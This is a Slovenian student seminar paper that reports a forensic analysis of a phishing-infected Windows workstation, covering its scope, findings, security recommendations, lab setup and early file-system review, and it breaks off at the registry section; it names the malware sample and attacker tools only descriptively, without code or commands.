

**GEA COLLEGE – FAKULTETA ZA PODJETNIŠTVO**

**FORENZIČNA ANALIZA OKUŽENE DELOVNE POSTAJE**  
**Seminarska naloga pri predmetu**

**Mentor: mag. Boštjan Špehonja**

**Avtor: Fran Dolšak**

**Ljubljana, Februar, 2024**

## **IZJAVA O AVTORSTVU**

»Izjavljam, da je seminarska naloga v celoti moje avtorsko delo, ki sem ga izdelal samostojno s pomočjo navedene literature in pod vodstvom mentorja.«

Ljubljana, 07.02.2024

Fran Dolšak

Kazalo:

<b>1. Uvod</b>	<b>3</b>
1.1 Povzetek pregleda	3
1.2 Obseg	4
<b>2. Povzetek ugotovitev</b>	<b>4</b>
<b>3. Časovnica dogodkov</b>	<b>5</b>
<b>4. Priporočila</b>	<b>5</b>
4.1 Splošna priporočila za dvig stopnje varnosti v podjetju	6
<b>5. Forenzične ugotovitve</b>	<b>6</b>
5.1. Pregled delovne postaje	6
5.2 Statična Analiza Sistema	7
5.2.2 Osnovne ugotovitve	8
5.2.3 Pregled registra operacijske sistema	11
5.2.4 Pregled dnevnikov operacijskega sistema	12
5.2.5 Pregled datotečnega sistema	15
5.3 Statična analiza ZPO	17
5.3.1 Vsebina Ponudba.pdf.exe	18
5.3.1 Vsebina winscvhost.exe	20
5.4 Dinamična analiza okužene naprave	21
5.4.1 Uvod	21
5.4.2 Analiza	21
5.4.3 Povzetek dinamične analize	22

Opombe avtorja:

- Točka 1 je povzeta iz osnutka/predloge
- Točka 5 oziroma tehnični del je napisana v bolj sproščenem slogu, kot točke 2-4, ki so namenjene stranki. Razlog je da sem želel podati realno sliko svojega postopka in napredovanja skozi samo analizo. Ton je neresen v nekaj točkah in se opravičujem.

## 1. Uvod

Zaposleni smo v podjetju, ki izvaja storitve s področja kibernetske varnosti. Med slednje spada tudi analiza okuženih elektronskih naprav ter obratni inženiring zlonamerne programske kode. Iz podjetja "GEA-GEA d.o.o." smo prejeli klic o sumu okužbe Windows OS delovne postaje uporabnika. Za zavarovanje dokazov in namene raziskave smo od skrbnikov sistemov zahtevali kopijo delovne postaje, katero smo pridobili v vmdk obliku. Cilj seminarske naloge je izdelati analizo okužene delovne postaje, kar vključuje:

- Statična analiza okuženega operacijskega sistema
- Dinamična analiza okuženega operacijskega sistema
- Dinamična analiza zlonamerne programske opreme ki teče na sistemu
- Statična analiza zlonamerne programske opreme, ki jo bomo pridobili na sistemu

Tekom forenzične preiskave bomo poskušali ugotoviti:

- na kakšen način je neznani storilec pridobil nepooblaščeni dostop do organizacije
- aktivnosti napadalca na okuženi elektronski napravi
- ali je prišlo do kraje podatkov na delovni postaji/v podjetju
- obseg dostopa napadalca
- izvedene zlonamerne aktivnosti na kompromitiranem sistemu
- Aktivnosti preko obratnega inženiringa zlonamerne programske opreme
- Stranki bomo napisali priporočila za dvig stopnje kibernetske varnosti v podjetju.

### 1.1 Povzetek pregleda

Poročilo zajema ugotovitve forenzičnega pregleda okolja po kibernetskem napadu podjetja. Namen pregleda je ugotovitev vektorja napada oz. vstopne točke s strani neznanega zlonamernega napadalca. Cilj forenzičnega pregleda je:

- Ugotoviti, na kakšen način je neznani storilec pridobil nepooblaščeni dostop do organizacije
- Ugotoviti aktivnosti napadalca na okuženi elektronski napravi

- *Ugotoviti ali je prišlo do kraje podatkov na delovni postaji/v podjetju*
- *Obseg dostopa napadalca*
- *Izvedene zlonamerne aktivnosti na kompromitiranem sistemu*
- *Obratni inženiring zlonamerne programske opreme*

## **1.2 Obseg**

S strani naročnika smo dne 4.1.2024 prejeli naslednjo datoteko:

- “Windows\_Flare.vmx” z pripadajočimi slikami diska

V sklopu projekta so bile izvedene naslednje aktivnosti:

- *Pregled delovne postaje z gostiteljskim imenom “DESKTOP-BI42PS8”*
  - *Statični pregled postaje*
  - *Dinamični pregled postaje*

Ker smo na delovni postaji uspešno pridobili zlonamerno programsko kodo, smo izvedli še naslednje aktivnosti:

- *Obratni inženiring zlonamerne programske opreme*
  - *Statična analiza*

Dinamična analiza zlonamerne programske opreme je bila izvedena v sklopu forenzičnega pregleda delovne postaje.

## **2. Povzetek ugotovitev**

Lahko potrdimo da je prišlo do uspešnega napada na organizacijo.

V okviru forenzične analize okužene delovne postaje smo potrdili uspešen kibernetski napad na organizacijo, ki je bil izведен s pomočjo sofisticirane zlonamerne programske opreme. Ključna točka vstopa za napadalca je bilo zlonamerno elektronsko sporočilo, poslano iz naslova tanja.kolenc@golix.eu, ki je bilo naslovljeno na poštni predal uporabnika Silvo Novinec.

Prejemnik, uporabnik delovne postaje z imenom “DESKTOP-BI42PS8” in uporabniškim imenom “Silvo Novinec”, je nevede prejel, razpakiral in zagnal pripomoko “Ponudba.pdf.exe”. Ta dejanja so napadalcu omogočila, da je aktiviral škodljivo programsko opremo, s čimer je pridobil nadzor nad delovno postajo in izvedel vrsto neavtoriziranih aktivnosti znotraj omrežja organizacije.

Analiza je razkrila, da je bila zlonamerna koda zasnovana tako, da obide tradicionalne varnostne mehanizme in se prikrije pred detekcijskimi orodji, kar je napadalcu omogočilo, da je ostal neopažen daljše časovno obdobje. Poleg tega je bila uporabljena sofisticirana metoda za

vzpostavitev oddaljenega dostopa, kar je napadalcu omogočilo nadaljnje izvajanje zlonamernih dejaj in potencialno krajo občutljivih podatkov.

Ta dogodek poudarja pomen celovitega pristopa k kibernetiki varnosti, vključno z ozaveščanjem zaposlenih o tveganjih povezanih z zlonamerno elektronsko pošto, uporabo naprednih varnostnih orodij za detekcijo in preprečevanje zlonamernih aktivnosti ter rednim nadzorom in analizo omrežnega prometa za zgodnje odkrivanje morebitnih varnostnih incidentov.

Čeprav ne moremo potrditi kraje zaupnih podatkov, je do nje lahko prišlo.

### 3. Časovnica dogodkov



### 4. Priporočila

Ob zaključku forenzične analize okužene delovne postaje in pridobljenih ugotovitev, izpostavljamo ključna priporočila, ki bodo organizaciji pomagala izboljšati varnostno držo in preprečiti podobne varnostne incidente v prihodnosti.

#### Administratorske pravice na računih

Analiza je pokazala, da je imel napadeni uporabniški račun neomejene administratorske pravice, kar je napadalcu omogočilo izvedbo širokega spektra zlonamernih aktivnosti. Priporočamo, da se načelo najmanjših pravic uporabi za vse uporabniške račune, s čimer se omeji dostop in pravice samo na tiste, ki so nujno potrebne za izvajanje delovnih nalog.

#### Nezavarovane internetne povezave

Zlonamerna programska oprema je vzpostavljala povezave na sumljive IP naslove. Nujno je preverjanje vseh izhodnih povezav na mrežni opremi in identifikacija naprav, ki komunicirajo z znanimi zlonamernimi infrastrukturami.

### **Gesla poslana po elektronski pošti v nešifrirani obliki**

Ugotovili smo, da so bila gesla poslana po elektronski pošti v nešifrirani obliki (clear text), kar predstavlja resno varnostno tveganje. Priporočamo uporabo varnih metod za izmenjavo gesel, kot so šifrirane poštne storitve, uporaba enkratnih gesel (OTP) ali upraviteljev gesel, ki omogočajo varno deljenje kredencialov.

### **Usposabljanje zaposlenih**

Izvedba rednih usposabljanj za zaposlene o varnosti informacijskih tehnologij je ključnega pomena. To vključuje ozaveščanje o phishing napadih, varni uporabi elektronske pošte in spletnih storitev ter pomenu ohranjanja varnosti gesel.

### **4.1 Splošna priporočila za dvig stopnje varnosti v podjetju**

Tekom pregleda smo naleteli na več primerov odstopanja od priporočenih varnostnih mehanizmov. Skladno z videnim, svetujemo da se uvede:

#### **Redno spreminjanje in kompleksnost gesel**

Vzpostaviti je treba politiko gesel, ki zahteva redno spreminjanje gesel in uporabo kompleksnih gesel. To vključuje kombinacijo velikih in malih črk, številk ter posebnih znakov, s čimer se zmanjša tveganje za uspešne napade s silo ali ugibanje gesel.

#### **Uporaba večfaktorske avtentikacije (MFA)**

Za dodatno varnostno plast priporočamo uvedbo večfaktorske avtentikacije na vseh kritičnih sistemih in aplikacijah. MFA znatno zmanjša možnosti nepooblaščenega dostopa, tudi v primeru kompromitacije gesel.

Ta priporočila so zasnovana z namenom krepitev varnostne posture organizacije in zmanjšanja tveganj povezanih z informacijsko varnostjo. Varnostni ukrepi naj bodo vedno prilagojeni specifičnim potrebam in okolju organizacije, ob upoštevanju najnovejših groženj in varnostnih praks.

## **5. Forenzične ugotovitve**

### **5.1. Pregled delovne postaje**

Ko smo prejeli Windows\_Flare.vmx z pripadajočimi slikami diska, smo si ustvarili najprej okolje, kjer bo pregled potekal.

Na Windows 10 22H2 19045 virtualno postajo z imenom zpo01 smo dodatno nalozili Flare VM (<https://github.com/mandiant/flare-vm>) zbirko orodij. Zbirka je bila nameščena z privzetimi 72


paketi, ki tudi vsebuje Procmon in druga Systools/NirSoft orodja. Skripto ki vse namesti smo tudi prebrali, ker ponavadi ne izvajamo datotek preko curl → execute.

Na virtualni napravi se tudi nahajajo kopije dnevnih zapisov in instalacije paketov naloženih med instalacijo Flare VM.

Dodatno smo še naložili AccessData FTK Imager, RegRipper3.0-master in Event Log Explorer.

Preko administrativnih templatov (GP) smo tudi onemogočili vgrajen Windows Defender in Tamper Protection. Onemogočen je tudi požarni zid.


Prekinili smo tudi mrežno povezavo med virtualno napravo in gostiteljem.



## 5.2 Statična Analiza Sistema

Najprej smo pripravili deljenje datotek preko mrežne mape/diska med gostiteljem in virtualno napravo.

Mrezna mapa je v virtualno naprava mapirana brez pravic za pisanje, saj želimo zagotoviti stopnjo Integritete podatkov, kjer se originalnih podatkov se nikoli ne sme spremenjati (ker nameravamo izvajati forenzično preiskavo podatkov).



## 5.2.2 Osnovne ugotovitve

Tako smo še pred izvozom pregledali naslednje mape iz sistemskega diska okužene naprave:

Windows/System32

Vsebuje sistemske dnevničke, ETL kanale hosts datoteko in določene registre.

Recycle bin

Vsebuje morebitne izbrisane bližnjice in podatke, ki niso bili pravilno izbrisani.

%user\_profiles%

Vsebuje uporabniške profile prisotne na okuženi napravi.


C:\ProgramData\Microsoft\Diagnosis\osver.txt in

Da preverimo/potrdimo verzijo operacijskega sistema

Zgoraj naštete direktorije smo uporabili za orientacijo in prve preglede.


V košu uporabnika lahko vidimo izbrisane .exe datoteke ponudba.pdf.exe in ponudba~.exe. V košu drugega uporabnika lahko vidimo namizne bližnjice (.ink datoteke) do programov za oddaljen dostop.

Trenutno še ne vemo kateri uporabniški računi so to, ker še nimamo id/guid računov.



Hosts datoteka na lokaciji "C:\Windows\System32\drivers\etc" ni imela nobenih vnosov. Pogosto zpo doda vnose tukaj, da prepreči DNS poizvedbe do protivirusne programske opreme.


Direktorij z uporabniškim profili nam pokaže dva računa, ki jih nismo pričakovali: Admin\$ in Golix. Zaradi poimenovanja prvega računa Admin\$ nas bo ta še posebej zanimal.




Preverili smo tudi mape Prenosi uporabniških računov.

Uporabnik Admin\$ vsebuje v mapi prenosi Anydesk.exe verzija 8.0.6.0 in gcapi.dll. Gcapi.dll datoteka je pogosto tarča za skrivanje ZPO, samo v tem primeru je najverjetnejše del Anydesk-a.

V mapi je tudi Mimikatz, ki skoraj potrjuje da je račun Admin\$ bil uporabljen pri napadu. Čeprav ima orodje uporabnosti/namen pri raziskavah kibernetske varnosti, gre v tem primeru za ofenzivno orodje.



Uporabnik silvo.novinec ima v mapi Prenosi datoteko Ponudba.zip, ki vsebuje kompresirano datoteko ponudba.pdf.exe, kar kaže na zakrivljanje končnice. Domnevamo tudi da je zip datoteka kriptirana, kar bo preprečilo AV pregled. Druga pdf datoteka je legitimna pdf datoteka, glede na headerje.




S tem prvim, okvirnim in osnovnim pregledom smo potrdili najbolj možne scenarije in potrdili, da gre po vsej verjetnosti za okužbo in napad.

### 5.2.3 Pregled regista operacijske sistema

Čeprav se sedaj že zavedamo da je napadalec imel dostop do sistema in da je lahko ustvaril uporabniški račun, bomo najprej pregledali register.

Za register sem se odločil, ker zelim dobiti tudi hostname, preden začnemo preiskavo dnevnikov.

